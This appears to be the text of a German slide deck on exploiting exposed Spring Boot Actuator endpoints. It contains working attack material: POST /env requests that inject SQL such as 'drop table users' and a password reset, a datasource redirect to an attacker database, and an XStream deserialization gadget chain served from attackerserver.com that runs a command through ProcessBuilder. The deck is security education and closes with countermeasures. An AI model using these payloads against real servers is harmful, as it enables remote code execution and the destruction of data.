java.protocol.handler.pkgs	"handling.springframework.boot.loader"	
sun.boot.library.path	"/usr/lib/jvm/java-8-openjdk-amd64/jre/lib/amd64"	
java.vm.version	"25.181-b13"	
java.vendor	"Oracle Corporation"	
java.vendor.url	"http://java.oracle.com/"	
path.separator	";"	
java.vm.name	"OpenJDK 64-Bit Server VM"	
file.encoding.pkg	"sun.io"	
user.country	"us"	
sun.java.launcher	"SUN_STANDARD"	
sun.os.patch.level	"unknown"	
PID	"13"	
java.vm.specification.name	"Java Virtual Machine Specification"	
user.dir	"/android-studio"	
java.runtime.version	"1.8.0_181-Bu181-b13-2-dbb0d1-b13"	
java.awt.graphicsenv	"sun.awt.X11GraphicsEnvironment"	
java.endorsed.dirs	"/usr/lib/jre/java-8-openjdk-amd64/jre/lib/endorsed"	
os.arch	"amd64"	
java.io.tmpdir	"/tmp"	
line.separator	"\n"	
LOO.HTTP	"/tmp"	
java.vm.specification.vendor	"Oracle Corporation"	
os.name	"linux"	
sun.jni.encoding	"ASCII_84-1988"	
java.library.path	"/usr/java/packages/lib/amd64:/usr/lib/x86_64-linux-gnu/jni:/lib/x86_64-linux-gnu:/usr/lib/x86_64-linux-gnu:/usr/lib/jni:/lib:/usr/lib"	
java.specification.name	"Java Platform API Specification"	
java.class.version	"52.0"	
sun.management.compiler	"HotSpot 64-Bit Tiered Compilers"	
os.version	"4.9.0-9-amd64"	
user.home	"/home/user"	
catalina.useNaming	"false"	
user.timezone	"Etc/UTC"	
java.awt.printerjob	"sun.print.PSPrinterJob"	
file.encoding	"ASCII_84-1988"	
java.specification.version	"1.8"	
catalina.home	"/tmp/localhost.8933120363072054504.8988"	
java.class.path	"a: spring-boot-test-0.0.1-SNAPSHOT.jar"	
user.name	"user"	
java.vm.specification.version	"1.8"	
sun.java.command	"a: spring-boot-test-0.0.1-SNAPSHOT.jar"	
java.home	"/usr/lib/jvm/java-8-openjdk-amd64/jre"	
sun.arch.data.model	"amd64"	

IST RCE MIT /ENV MÖGLICH?

QUESTION

ANSWER

QUESTION

ANSWER

QUESTION

ANSWER

QUESTION

ANSWER

QUESTION

ANSWER

ENV VARIABLE ÄNDERN

```
spring.datasource.tomcat.validationQuery=
```

ENV VARIABLE ÄNDERN

```
spring.datasource.tomcat.validationQuery=update+appuser+set+password='r
```


ENV VARIABLE ÄNDERN

Request				Response			
Raw	Params	Headers	Hex	Raw	Headers	Hex	
POST /env HTTP/1.1 Host: 127.0.0.1:8090 Content-Type: application/x-www-form-urlencoded Content-Length: 57 spring.datasource.tomcat.validationQuery=drop+table+users				HTTP/1.1 200 X-Application-Context: application:8091 Content-Type: application/json;charset=UTF-8 Date: Mon, 29 Oct 2018 16:33:56 GMT Content-Length: 63 { "spring.datasource.tomcat.validationQuery": "drop table users" }			

ÄNDERUNG VERFÜGBAR MACHEN

```
spring.datasource.tomcat.max-active=777
```

WAS KANN MAN NOCH MACHEN?

DATENBANKSCHWENK?

```
spring.datasource.tomcat.url=jdbc:hsqldb:https://attackerdb:3002/xd
```

REMOTE CODE EXECUTION

ANGEIFER SERVER

ENV VARIABLE AUF DEM OPFERSERVER

```
eureka.client.serviceUrl.defaultZone=  
http://attackerserver.com/n/xstream
```

```
<linked-hash-set>  
<jdk.nashorn.internal.objects.NativeString>  
<value class="com.sun.xml.internal.bind.v2.runtime.unmarshaller.Base64Data">  
  <dataHandler>  
    <dataSource class="com.sun.xml.internal.ws.encoding.xml.XMLMessage$XmlDataSource">  
      <is class="javax.crypto.CipherInputStream">  
        <cipher class="javax.crypto.NullCipher">  
          <serviceIterator class="javax.imageio.spi.FilterIterator">  
            <iter class="javax.imageio.spi.FilterIterator">  
              <iter class="java.util.Collections$EmptyIterator"/>  
              <next class="java.lang.ProcessBuilder">  
                <command>  
                  <string>touch /tmp/raport.txt</string>  
                </command>  
                <redirectErrorStream>false</redirectErrorStream>  
              </next>  
            </iter>  
          <filter class="javax.imageio.ImageIO$ContainsFilter">  
            <method>  
              <class>java.lang.ProcessBuilder</class>  
              <name>start</name>  
              <parameter-types/>  
            </method>  
            <name>foo</name>  
          </filter>  
          <next class="string">foo</next>  
        </serviceIterator>  
        <lock/>  
      </cipher>  
      <input class="java.lang.ProcessBuilder$NullInputStream"/>  
      <ibuffer></ibuffer>  
    </is>  
  </dataSource>  
</dataHandler>  
</value>  
</jdk.nashorn.internal.objects.NativeString>  
</linked-hash-set>
```

WEITERE ANGRIFFE

<https://mogwailabs.de/blog/2019/04/attacking-rmi-based-jmx-services/>

JMX: Java Management Extensions ist eine vom Java Community Process (JSR-3) entwickelte Spezifikation zur Verwaltung und Überwachung von Java-Anwendungen.

GEGENMASSNAHMEN

- Welche Ports macht mein Server auf?
- Welche Management-Tool laufen auf meinem Server?
- Management-Tool deaktivieren oder verwalten

FRAGEN?

QUELLEN

<https://www.veracode.com/blog/research/exploiting-spring-boot-actuators>